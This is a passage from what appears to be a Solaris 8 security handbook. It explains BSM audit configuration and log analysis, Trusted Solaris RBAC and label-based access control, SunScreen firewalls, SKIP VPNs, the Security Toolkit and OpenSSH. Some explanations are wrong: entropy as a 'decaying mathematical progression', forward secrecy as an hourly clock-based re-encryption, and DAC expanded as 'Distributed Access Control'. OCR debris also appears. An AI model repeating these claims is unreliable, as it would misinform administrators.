Enabling auditing is not the only thing that the **bsmconv** script does. Note from the text returned when the script is run that it also disables unauthorized users from being able to allocate devices and disables the Stop-A halt command. The Stop-A halt functionality can be turned on or off manually by adding or deleting the line **set abort_enable = 0** in the /etc/system file.

The **auditconfig** command is useful in maintaining and configuring the characteristics of auditing. Using **auditconfig** with the **–setpolicy** option changes the specified default audit policies. The **–chkconf** option runs a configuration check for inconsistencies in policy. An **–lspolicy** option specifies a list of audit policies and a short description of each one's function. Finally, the **–conf** option reinitializes the runtime mappings currently being used so that changes can be affected without a reboot.

Managing the Audit Log

By default, the audit log file will be placed in the **/var/audit** directory. The file system where the audit logs reside should be in a separate partition to avoid the possibility of the data filling up the file system and impacting the system adversely. Residing in its own partition, the audit daemon goes into a condition know as *audit trail overflow*. In this state, the daemon initiates a script to send a message to the console to warn that the audit partition is full. The daemon then goes into a sleep loop in which it periodically awakens and determines if the partition-full condition has been corrected. If it has, the daemon continues its auditing function.

Control of the audit log file can be manipulated by editing the audit_control file (discussed later in Figure 2.3). There are four types of lines in the file. The first one we will discuss is the *dir:* line, which is where the location of the audit log file resides. If you edit this line, you can place the audit log on a file system that is least dangerous. There can even be multiple *dir:* entries to give a failover capability to the location of the audit file, providing a directory path for continued auditing should the first path fill up. If the **/var** file system is on its own partition, the default could be perfectly acceptable. Regardless, it is easily configurable should you desire that the location be different.

One of the other variables that can be defined in the audit_control file is the audit threshold variable. This variable is designated by *minfree:* and controls the trigger for the audit trail overflow condition and is determined by the percentage of free space available on the file system on which the audit log resides. The default is 20 percent but can be configured to any percentage over zero. It is the trigger point when the audit daemon starts sending messages to the console warning that the audit file system is filling up.

The audit_control file not only controls the basics of the audit log but also controls two other broadly affective functions. These are designated by the other two lines in the file. They are the audit flags line designated by the *flags:* variable and the nonattributable flags line designated by the *naflags:* variable. The *flags:*

variable defines those events that are designated to be logged systemwide for all users. The *naflags:* variables for nonattributable flags are, again, intended as all-inclusive events, but they are those events that cannot be assigned to a user due to the timing of the events being before the audit identification number is assigned to the process. The contents of the audit_control file look like this:

```
root # cat audit_control
#
# Copyright (c) 1988 by Sun Microsystems, Inc.
#
#ident @(#)audit_control.txt 1.3   97/06/20 SMI
#
dir:/var/audit
flags:
minfree:20
naflags:lo
root #
```

The audit identification number is determined by two factors. First, the audit preselection mask is determined by the *flags:* and *naflags:* variables in the audit_control file. Second, an audit user ID is generated for each process that is created, thus giving it definitive accountability in the audit trail, regardless of such changes as the **su** or **setuid** commands.

Understanding Auditing Classifications

Several files in the **/etc/security** directory are specifically related to controlling the audit function. The first to be discussed is the highest in the hierarchy of control. It is the audit_class file and contains the broadest categories related to system auditing. As an example, an abbreviated section of the file is shown here:

```
0x00000000:no:invalid class
0x00000001:fr:file read
0x00000002:fw:file write
.
.
.
0x00000400:na:non-attribute
0x00000800:ad:administrative
```

```
0x00001000:lo:login or logout
.
.
.
0x80000000:ot:other
0xffffffff:all:all classes
```

As you can see, the classes range from net "no" class to the "all" class. All auditable events that occur fall into one of the classes listed in the audit_class file. The format of a record in the file is:

```
mask:name:description
```

The next file to be discussed is the audit_event file. This file contains the records of specific events that fall under certain classes. For example, take the following excerpt from the audit_event file:

```
20:AUE_REBOOT:reboot(2):ad
```

This record shows us that the use of the **reboot** command is logged under the ad, or administrative, class. The classes ranging from 1 through 2047 are reserved for *kernel-level events*. Events ranging from 2048 to 65,535 are reserved from *user-level events* with the range from 32,768 to 65,535 specifically designated for third-party events.

Configuring Auditing

The last major file we discuss is the audit_user file. This file provides a means of specifically auditing individuals on the system. Certain coding standards provide specific control over auditing. The audit flags are as follows:

```
+   Audit for success
-   Audit for failure
Audit for both success and failure
^+  Turn off auditing for success
^-  Turn off auditing for failure
^   Turn off auditing for success or failure
```

So, for example, an entry in the **audit_user** file for a user with the username joneil is as follows:

```
joneill:all,^+fr
```

This record records all auditing events for joneill except for successful file reads. Now consider, for example, the following line:

```
scarter:+fw
```

This record records only the successful file writes for the user.

The modifications to the **audit_user** file either augment or override the systemwide auditing parameters established in the **audit_control** file. Likewise, the flags can be used to tailor auditing for the system. For example, consider the following line from a modified **audit_control** file:

```
flags:-all,^-fr
```

This record turns on auditing for all failed events with the *-all* flag, but it would ignore any failed file reads with the *^-fr* flag.

You can use a great deal of control in auditing. Even though the instructions presented here are intended to give the system administrator an understanding of the conceptual basics behind auditing, a fuller understanding is needed. In order to configure auditing into a tool that is not only suitable to the security requirements of the system but manageable as well, the administrator must refer to documentation such as the *SunSHIELD Basic Security Module Guide* or the various man pages for specifics regarding the audit flags and their descriptions.

Extracting and Analyzing Auditing Data

Once it is correctly configured, Solaris 8 provides utilities for maintaining and analyzing audit data. The **auditreduce** command allows the system administrator to merge the audit records from the entire audit trail, including any client systems specified. Using **auditreduce** in conjunction with the **praudit** command, which formats audit records into a human-readable format, you can generate a report that provides an inclusive means of analyzing audit events. For example, to display the whole audit log to standard output, use the following command:

```
 # auditreduce  |  praudit
```

The **auditreduce** command has several options that are helpful in filtering the data collected for specific criteria. Some options such as the *-d* option to specify a date, the *-u* option to for a particular user, or the *-c* option to pick a particular class, help reduce the amount of data returned, and make the output more manageable. Two other very helpful controls are the *-b* and the *-a* options, which return data from before or after a certain date, respectively. The date format is particular to whichever option is used. The *-d* option, for example, uses the short-form date format of *yymmdd*; the *-b* and *-a* options use the longer format of *yyyymmdd000000*, relating to year, month, day, hour, minute, and second. An example of a command to list all data since the date of February 15, 2000, as 10:00 P.M., is as follows:

```
# auditreduce –a 20000215220000 | praudit
```

The following is the output of a command similar to the preceding for a specific day on which I initially logged in to the system with a Telnet session using the wrong password and then continued on to log on successfully:

```
       root # auditreduce -a 20010917000000 | praudit
file,Mon 17 Sep 2001 01:38:26 PM EDT, + 0 msec,
header,81,2,login - telnet,,Mon 17 Sep 2001 01:38:26 PM EDT, +
    999999500 msec
subject,root,root,other,root,other,4504,4504,24 6 143.168.13.38
text,invalid password
return,failure: Interrupted system call,-1
header,81,2,login - telnet,,Mon 17 Sep 2001 01:38:39 PM EDT, +
    529996000 msec
subject,root,root,other,root,other,4504,4504,477 23 143.168.13.38
text,successful login
return,success,0
file,Mon 17 Sep 2001 01:38:39 PM EDT, + 0 msec,
       root #
```

Notice that the timestamp in the *header* token line falls within the *-a* option of the **auditreduce** command after midnight on the morning of September 17, 2001.

The **praudit** command has its own set of options, but they are primarily to format the output for use in scripting. The default output of **praudit** is the short, or *-s,* form and provides a description of auditing events broken down into various tokens. Each record begins with a *header* token containing the basic titular information regarding the event such as audit class, record length, and timestamp, followed by whatever additional tokens are appropriate. A *trailer* token marks the end of the record for easy delineation. Between the *header* and the *trailer* are the tokens that represent the actions that can be taken during the execution of a process, such as the *file* token, which accounts for file access, or the *process* token, which reports the process identification information.

Auditing as an administrative task need not be daunting. It does, however, require a steadfast resolve to keep it from becoming a problem. Routine analysis and maintenance are not only necessary to keep the job from getting out of hand, they are also the foundation of the necessary procedures of vigilance that is the cornerstone of system security. Whether it is correcting some incidental infraction of a security policy or taking steps to head off a system intruder, auditing provides us with the essential information needed to deal with the situation. Luckily, many tools, some of which are discussed further in later chapters, make the task of auditing much easier than it is on the command-line level as it is discussed in this chapter. But whether you prefer the GUI interface of a third-party product or the "ol' time religion" of scripting and command-line control, auditing is an effective means of protecting your system.

Choosing Trusted Solaris 8

Today Trusted Solaris 8 is a culmination of 10 years' worth of security enhancements. As of this writing, Trusted Solaris 8 is being evaluated against the government-sponsored standards criteria of the EAL4 level of the Labeled Security Protection Profile (LSPP), which is the successor to and equivalent of the TCSEC level B1 security. Sun not only meets the government's standards for security, it exceeds them by providing additional security features necessary in today's Internet environment, such as secure remote administration, trusted client connections to ensure password integrity, secure name services, and support for NIS and NIS+. With Sun's RBAC, an administrator can manage the Rights Profile data for all Solaris 8 and Trusted Solaris 8 clients from a single source.

Trusted Solaris 8 can certainly provide a security level that ensures peace of mind, but it is not necessarily right for every situation. The Trusted Solaris 8 model has its drawbacks, which must be weighed in a decision whether to use it or rely on the substantial security already available with the installation of Solaris 8 and the free distribution security enhancements available from the Sun Web site. Some of the more prevalent drawbacks are the additional expenses incurred in its implementation. Trusted Solaris 8 OE, aside from the additional expense to purchase, also requires substantially more resources to fully utilize its capabilities. More CPU, memory, and disk resources are required to compensate for the system overhead of facilitating the processing of advanced security measures such as extended labeling and permission control, along with auditing measures that not only use CPU and memory resources but disk space as well. A higher cost is incurred in administration expenses. With RBAC, administration is divided among three individual entities whose powers over the system are mitigated by a division of the traditional functionality of the Superuser, thus requiring more personnel for support. The workloads of these additional support people are also increased by the added complication of administrating the labels, accounts, roles, permissions, and auditing that are a feature of Trusted Solaris 8. There is also the external expense of management deciding, planning, justifying, and recording a comprehensive security hierarchy for the company. So, while Trusted Solaris 8 can meet almost all security needs for a system, its deployment and upkeep must be taken into account before the commitment to use it is made.

Using Trusted Solaris 8's B1-Level Security

The first concept to understand relating to a system administrator's function in Trusted Solaris 8 is that of RBAC. Under RBAC, the traditional administrative functions are divided into three different roles under the concept of *least privilege*, which states that no one should have more privilege than is needed to do their job. Most system administrators are familiar with the use of the root account. Any person with the root password could log in to a system and change passwords, add accounts, look at any file, change permissions, run code in protected system space—for all intents and purposes, be the "military dictator" of the system. The root account has the power to tell people where they can go, where they can" go, what information is available to them, what is not, or take anyone's personal information—and, if a person becomes too much trouble, root has the power to "kill" that person arbitrarily.

With the total implementation of RBAC, root does not exist. RBAC is, comparatively, more along the lines of the best aspects of the U.S. government, providing a system of checks and balances that does not allow any particular branch to have too much control. The only difference is that RBAC actually works. The root account is subdivided into three roles:

- **Primary administrator** This role is roughly analogous to the executive branch of the U.S. government. The account with the primary administrator role can administrate security functions over the system as a whole but is primarily responsible for providing the ability to give administrative roles to others, especially the system administrator and the security administrator. Like the President of the United States in the U.S. government, the primary Administrator rarely actually "does anything, but he or she is there in case the need arises for somebody to take charge .

- **System administrator** This role can be looked on as the legislative branch of our analogy. The system administrator has the ability to perform standard tasks such as adding new users or configuring hosts, networks, and printers. The system administrator has some limited role in modifying user properties. The system administrator goes about the day-to-day routine of system management, much the way Congress goes about finding ways to spend tax dollars.
- **Security administrator** This role is something like the judicial branch of the U.S. government. The security administrator is responsible for implementing the security policy of a company. Duties include assigning labels and privileges for system objects, allowing access over the network, and modifying, defining, and implementing roles for users. The security administrator, however, cannot grant roles beyond the scope of the security administrator him- or herself. Like the Supreme Court, the Security administrator interprets and implements policy in a fair and impartial manner—no matter who it inconveniences.

Having these three primary administrative roles assigned to individual managers assures that no one individual has discrete power over the system. Each one of these roles has the independent capability of either auditing or restricting the others. So that even greater accountability is ensured, these roles can be assumed only after one has logged in under a personal account. When the roles are created, they are given their own attributes that give them finely tuned abilities; they have their own home directories, groups, and passwords. The only remnant from the previous account is the retention of the UID to allow for a precise audit trail.

Aside from these three administrative roles, other roles can be defined for operators and users to define access to various aspects of the system or network access by applying authorizations. There are two aspects of these authorizations: those that appear in the graphical interfaces, such as *change passwords*, and those used internally and in files such as **solaris.admin.usrmgr.pswd**. The convention for the attributes is the reverse order of the Internet name of the supplier, subject area, any subarea, and the function delineated by dots. So, a third-party attribute might be something along the lines of **com.incoming-traveler .device.stargate**. The authorizations that control access to various commands such as **at(1)**, **crontab(1)**, and **allocate(1M)**, for example, all begin with the word **solaris**, as in **solaris.admin.usrmgr.read**, to give the ability to read user configuration files. These system-level authorizations are contained in /etc/ security/auth_attr, which cannot be modified.

Rights profiles are used as a way of providing templates of authorizations. The operator rights profile, for example, contains authorizations grouped into functional units such as printer management or media backup. Rights profiles for the administrative functions may be tailored as well.

Privileges can be assigned to applications to allow functionality that would normally be prohibited and can be tailored to either adhere to or ignore the roles and authorizations of the user process running them. Virtually every restriction, such as file system security and process security, for example, can be overridden on a per-application basis with privileges. On the surface, this might seem a security hole, but it should be noted that mechanisms are in place to protect this feature. Take great care in using privileges with regard to the development of applications. As all experienced system administrators are aware, poor programming can wreak havoc. Aside from the actual design of the programming, privileges are automatically revoked on any executable that is modified, so the system is protected from harm.

Understanding the Concept of Mandatory Access Control

Mandatory access control (MAC), or *labeling*, as it is sometimes called, is a concept that provides a more comprehensive coverage of access permissions than administrators have been familiar with in discretionary access control (DAC). DAC is, of course, the file protection mechanism widely used in UNIX, as illustrated in Table 2.1.

Table 2.1 Distributed Access Control File Permission Structure

Owner			**Group**			**World**		
read	write	execute	read	write	execute	read	write	execute


Although this mechanism is enhanced by such devices as sticky bits and access control lists (ACLs), ultimately the responsibility for the protection of any given file is left to the user.

MAC provides for a blanket concept of file and object protection. A *label* is a classification component that might or might not have compartment components. Classifications are hierarchical in nature and can have as many compartments as needed. Access to data is either provided or denied by a protocol of dominance between labels and their subcomponents. As an illustration, we define four labels, PUBLIC, CLASSIFIED, TOP SECRET, and NEED-TO-KNOW.

Each of these labels has compartment components that are divided into different organizational departments: *Eng* for engineering, *Fin* for finance, *Sec* for security, and *IT* for information technologies.


As shown in Figure 2.1, the relationship of dominance in these classifications relates to both the classification and compartment of each label. To be said to dominate, the label under which a given individual works must be equal to or greater than the label classification of the data the individual is trying to access. So, for example, if a user were to log on and work under the (PUBLIC/Eng Fin Sec IT) label, the user would not be able to access any of the data under the higher labels. On the other end of the spectrum, if a user were to come in under the (NEED-TO-KNOW/Eng Fin Sec IT) label, he or she would be privy to all the data in the system, aside from system files that are protected under special privilege. Now, to use a more specific example, should a user log in under the label (TOP SECRET/Eng IT), he or she would be disjoint from (CLASSIFIED/Fin) and thus not be able to access data with that label as well as any information with the NEED-TO-KNOW classification. But the (TOP SECRET/Eng IT) user would be able to access any information from his or her own level specification as well as (CLASSIFIED/Eng IT) and all the PUBLIC components.

Figure 2.1 An Example of Classification Hierarchy




The subset shown later in Figure 2.3 as (NEED-TO-KNOW/Sec IT) dominates the subset illustrated in Figure 2.2 (TOP SECRET/Sec). So, for a person who is cleared under the (NEED-TO-KNOW/Sec IT) label and working in the (TOP SECRET/Sec) environment label, the person would have clear access to the files subject to DAC clearance.

Figure 2.2 An Example of the Classification TOP SECRET/Sec



The subset label shown here is representative of the classification TOP SECRET with the compartment of Sec.


Figure 2.3 An Example of the Classification NEED-TO-KNOW/Sec IT



The subset label shown here is representative of the classification NEED-TO-KNOW with the compartments of Sec and IT.

However, a person working under the classification configuration illustrated in Figure 2.3, (NEED-TO-KNOW/Sec IT)—although still having access to the TOP SECRET/Sec files in the environment illustrated by Figure 2.2—would be disjoint from files labeled with the classification (TOP SECRET/Fin) shown in Figure 2.4 and would not have access to them.

Figure 2.4 An Example of Classification TOP SECRET/Fin Sec


TOP SECRET
Eng
Fin
Sec
IT
The subset label shown here is representative of the classification
TOP SECRET with the compartments of Fin and Sec.

Administrative Labels

Administrators work under the label of ADMIN_LOW, allowing them access to specific system files. The primary administrator has a label of ADMIN_HIGH, which allows the individual acting in that role access to all system files and the power to assign or modify the lesser system administrator and security administrator roles.

As an example, we use our pseudo corporation, Incoming Traveler, Inc. The username maybourne, as CEO of the company, has at least read access to all levels of information in the company. Username ghammond, as CIO, has a high level of access as well but is tailored to relevant information technology subjects. The user G.Hammond also has the primary administrator role. The user S.Carter takes the system administrator role. Finally, the user J.O'Neill takes the security administrator role.

Under the classification of (NEED-TO-KNOW/Eng Fin Sec IT), the username maybourne operates but without the label of either ADMIN_HIGH or

ADMIN_LOW, so he would not have access to system files, only data. The user G.Hammond likely has a similar classification but with a role defined to restrict access to certain data, determined by maybourne and facilitated by J.O'Neill as security administrator. G.Hammond also has the ADMIN_HIGH role, giving access to all system files and allowing him to define or modify both system and security administrator roles, should the need arise. At the next level of administration, the label classification diverges. S.Carter, as system administrator, has an ADMIN_LOW role and operates under the label of (NEED-TO-KNOW/Eng IT), (TOP SECRET/Eng Sec IT), and (CLASSIFIED/Eng Fin Sec IT). This scenario gives S.Carter the ability to manipulate the system functions, but it greatly restricts her ability to access sensitive data that is not related to her duties. Likewise, J.O'Neill has an ADMIN_LOW role that gives him the ability to do the security administrator duties but restricts him to operating under labels such as (NEED-TO-KNOW/Sec IT), (TOP SECRET/Sec IT), and (CLASSIFIED/Eng Fin Sec IT).

Auditing and Analyzing Trusted Solaris 8

Auditing diverges in Trusted Solaris 8, besides being installed by default with the operating environment, in that it has capabilities that help organize and manage the auditing functionality. Auditing is organized into the following basic classes:

- Open for reading
- Open for writing
- Creations
- Deletions
- Attribute changes

Other classes can be created and events assigned or rearranged to different classes as desired by the administrator, down to the precise granularity needed in each case. In addition, the classification of Public objects can be assigned by the administrator to disassociate those objects from the auditing process. Public objects such as the system clock are typically read-only and noncritical, without the need for auditing.

Solaris 8 Security Enhancements

Sun provides many security utilities that you can add to Solaris 8 to enhance its capabilities. Many of these products are directly related to securing the networking environment that is of great concern to administrators with the advent of the Internet and e-commerce. The current release of SunScreen Secure Net 3.0 is a complete firewall package; it is discussed in depth in Chapter 8. We briefly discuss its features here to provide a cursory knowledge of its concepts. SunScreen Secure Net as it is distributed today is a combination of three previously released Sun software packages: Sunscreen Secure Net, SunScreen SKIP, and SunScreen SPF-2000.

Later in this chapter we also discuss the advantages of using the Solaris Security Toolkit (formally known as JASS, or Jumpstart Architecture and Security Scripts) and implementing the OpenSSH secure shell protocol.

Using SunScreen Secure Net

SunScreen Secure Net provides a high-availability (HA) firewall that can be configured to protect not only against intrusions from the Internet but intrusions between various aspects of the internal network as well. It provides for some of the more standard technologies such as proxies and Network Address Translation (NAT), which help protect internal addresses from outside access. Proxies allow authenticated access to be configured; NAT assigns pseudo addresses to internal clients for external address requests. It provides the features of Simple Key Management for Internet Protocols (SKIP), a public key encryption technology, to allow the creation of virtual private networks, or VPNs. VPNs allow administrators to provide unique networking areas secure in their own right, either on the network separated from the Internet or even across the Internet itself through tunneling technology. SunScreen Secure Net comprises screen stations, which provide the actual firewall functionality, and administration stations, which provide the ability for remote administration of network security.

The screen stations support up to 15 network interfaces and run in either routing or stealth mode. Routing mode is what we typically think of when we discuss firewalls. This mode is easiest to manage and allows the greatest throughput. Screen stations in routing mode are normally used to segment areas of the internal network from one another. Screen stations in stealth mode add an extra layer of security in that they are not accessible by an IP address, thus making them more difficult to access and compromise externally. Stealth-mode stations are generally used as extra secure buffers between the internal network and the Internet.

Remote administration allows for a central station to be the point of definition for control of the entire SunScreen Secure Net administration. All SunScreen policies can be configured from a primary control screen and replicated throughout the Secure Net hierarchy. In this way, the administrator not only has the ability to exercise control remotely on a well-defined area of the Secure Net structure, such as configuring different VPNs or separate screen stations, but he or she also has the ability to control rules that need to be applied universally as well.

Utilizing SunScreen SKIP

SunScreen SKIP is the foundation for Sun's network security. It is an integrated encryption package that works on the IP network layer. Because SKIP works on such a fundamental level, it is completely unobtrusive to the workings of other applications. SKIP uses both shared-key and public-key cryptography to ensure the integrity of data between hosts. Public keys are generated using the Diffie-Hellman Key Exchange algorithm, which allows different hosts to calculate both a private key and a public key based on a mathematical model and thus allows a secret key to be derived without having to transmit it across the network. Once the keys have been calculated, a certificate is generated from the two keys and is sent to and validated by the receiving host. Because the possibility exists that the keys could be intercepted and decrypted, SKIP employs further encryption technology known as Perfect Forward Secrecy. This technology further encrypts the existing encryption key by deriving an encryption from a clock-based algorithm that changes every hour.

NOTE


When you use this technology, take care that all systems are time-synchronized. Any deviation between systems on the turn of the hour will cause incompatibilities between encryption keys and the refusal of data transmissions.

Utilizing SKIP's VPN Capabilities

Because of the high level of encryption, SKIP allows VPNs to be established between hosts on the extended network. With the creation of a security proxy between two hosts, a protected tunnel is established and further prevents data from being intercepted and interpreted. This additional security is accomplished by the network packets being encapsulated in a further encrypted IP packet that is derived by the security proxy and decoded by its corresponding security proxy on the destination host. This technology keeps the network's internal topology hidden because the network packet containing the information about its destination host is encapsulated inside another encrypted packet that does not contain the destination information. Because tunneling is a point-to-point connection, the packets are protected from fragmentation by having single points of destination where they are decrypted and consequently routed.

Figure 2.5 displays a network that contains all the elements that have been discussed in this section. While the different locations are protected from the Internet by stealth-mode firewalls running on Sun systems, they have also established a SKIP VPN tunnel between the two systems, allowing highly encrypted traffic directly between the two over the Internet. The main location has Sales, Human Resources, and the Web Server on the main Ethernet backbone; the Trade Secret LAN segment is protected by an internal routing-mode firewall. Each location has its firewalls administered remotely.

Figure 2.5 A Network Configuration Utilizing SunScreen SKIP Technology



Using the Solaris Security Toolkit

The Solaris Security Toolkit (formally JASS) is a group of security scripts available for free from the Sun Web site. These scripts are designed to help the administrator facilitate a uniform security policy throughout the network by creating systems that are already tailored to a higher level of security. Although they can be run in standalone mode, they are designed to take advantage of Sun's JumpStart technology to proliferate configurations throughout the administrative architecture.

The toolkit is designed to run in one of two modes. The first, called *hardening mode*, is available only in the standalone session. *Hardening* is the term used to modify the system's configuration, closing possible points at which security violations might occur. *Minimization mode* is the removal of superfluous packages that represent a security risk. Minimization is available only in JumpStart mode and acts as a template for building a client with the absolute barest software configuration that still provides functionality.

These scripts are provided to administrators as an aid to help configure system security on a rudimentary level and comprise scripts written by Sun engineers. Because the scripts are provided free of charge, they are not officially supported by Sun and, should an operating environment upgrade be performed on the system, the scripts need to be reapplied in case the files they alter were replaced. These scripts are highly configurable and flexible and can be tailored to the needs of different environments.

Working with the Solaris Security Toolkit's System Files

Solaris Security Toolkit replaces many system files with modified versions that have changed functionality. For example, the /etc/issue and /etc/motd files are changed to provide notification that activities might be monitored or other specific legal banners that an organization may want to specify. The /etc/syslog.conf file is modified to provide additional logging by default. The /etc/default/ftpd and /etc/default/telnetd files are changed to add a banner reading *Authorized Access Only*. If the OpenSSH secure shell software that is described in the following section is not used and, depending on the X support requirements, the Toolkit provides the /etc/dt/config/Xaccess file to disable remote access.

The Toolkit also has a group of Finish scripts that either enable or disable system functions. For example, the Finish scripts by default disable **autoinst** and **automount** commands, **dhcp**, **dtlogin**, and IPv6. They disable lp access to the cron subsystem and both NFS client and server. The Finish scripts enable BSM, FTP, and inetd system logging and kernel stack protection against common buffer overflow attacks.

Again, all functionality in the Toolkit is configurable. It is designed to be all-inclusive to the extreme, and many of the scripts it runs might be left out in order to provide additional functionality on the system.

Using OpenSSH

OpenSSH is open-source software and is available for download on the Sun Web site. It is managed by the OpenBSD team, which has an objective of providing secure software in relation to the BSD 4.4-Lite version of UNIX. As part of that objective, they created OpenSSH and provided portability to other systems. OpenSSH, as it is provided by Sun, must be compiled under the Solaris OE with either the Forte or GNU compiler and linked to provided libraries. It then can be used either separately or in conjunction with the Solaris Security Toolkit and, like the Toolkit, it is highly configurable regarding the security features it provides.

OpenSSH provides a secure means of accessing the server, translating commands and utilities transparently that are already known to the users. It encrypts network traffic, provides for more stringent authentication, and provides tunneling for X-windows and other unsecured networking components.

OpenSSH comes with the pseudo random number generator daemon (PRNGD) for generating numbers for encrypting operations. Running this daemon is optional and is essentially a performance trade-off. OpenSSH can generate its own random number using entropy, an algorithmic method based on decaying mathematical progression. Generating entropy takes time that is manifest as a delay during startup. The PRNGD maintains a stored cache of entropy for generating random numbers and thus avoids the startup delay but uses system resources as a constantly running process.

NOTE

As with all open-source software, no capitalistic engine is promoting it. The only way to keep up with fixes, enhancements, and upgrades is to do it yourself. Think of open-source software as similar to National Public Radio; it's full of fanatics with good intent, it's sometimes stodgy, but ultimately it is beneficial to everyone and deserving of the effort to support it.

Notes from the Underground…

Open-Source Solutions

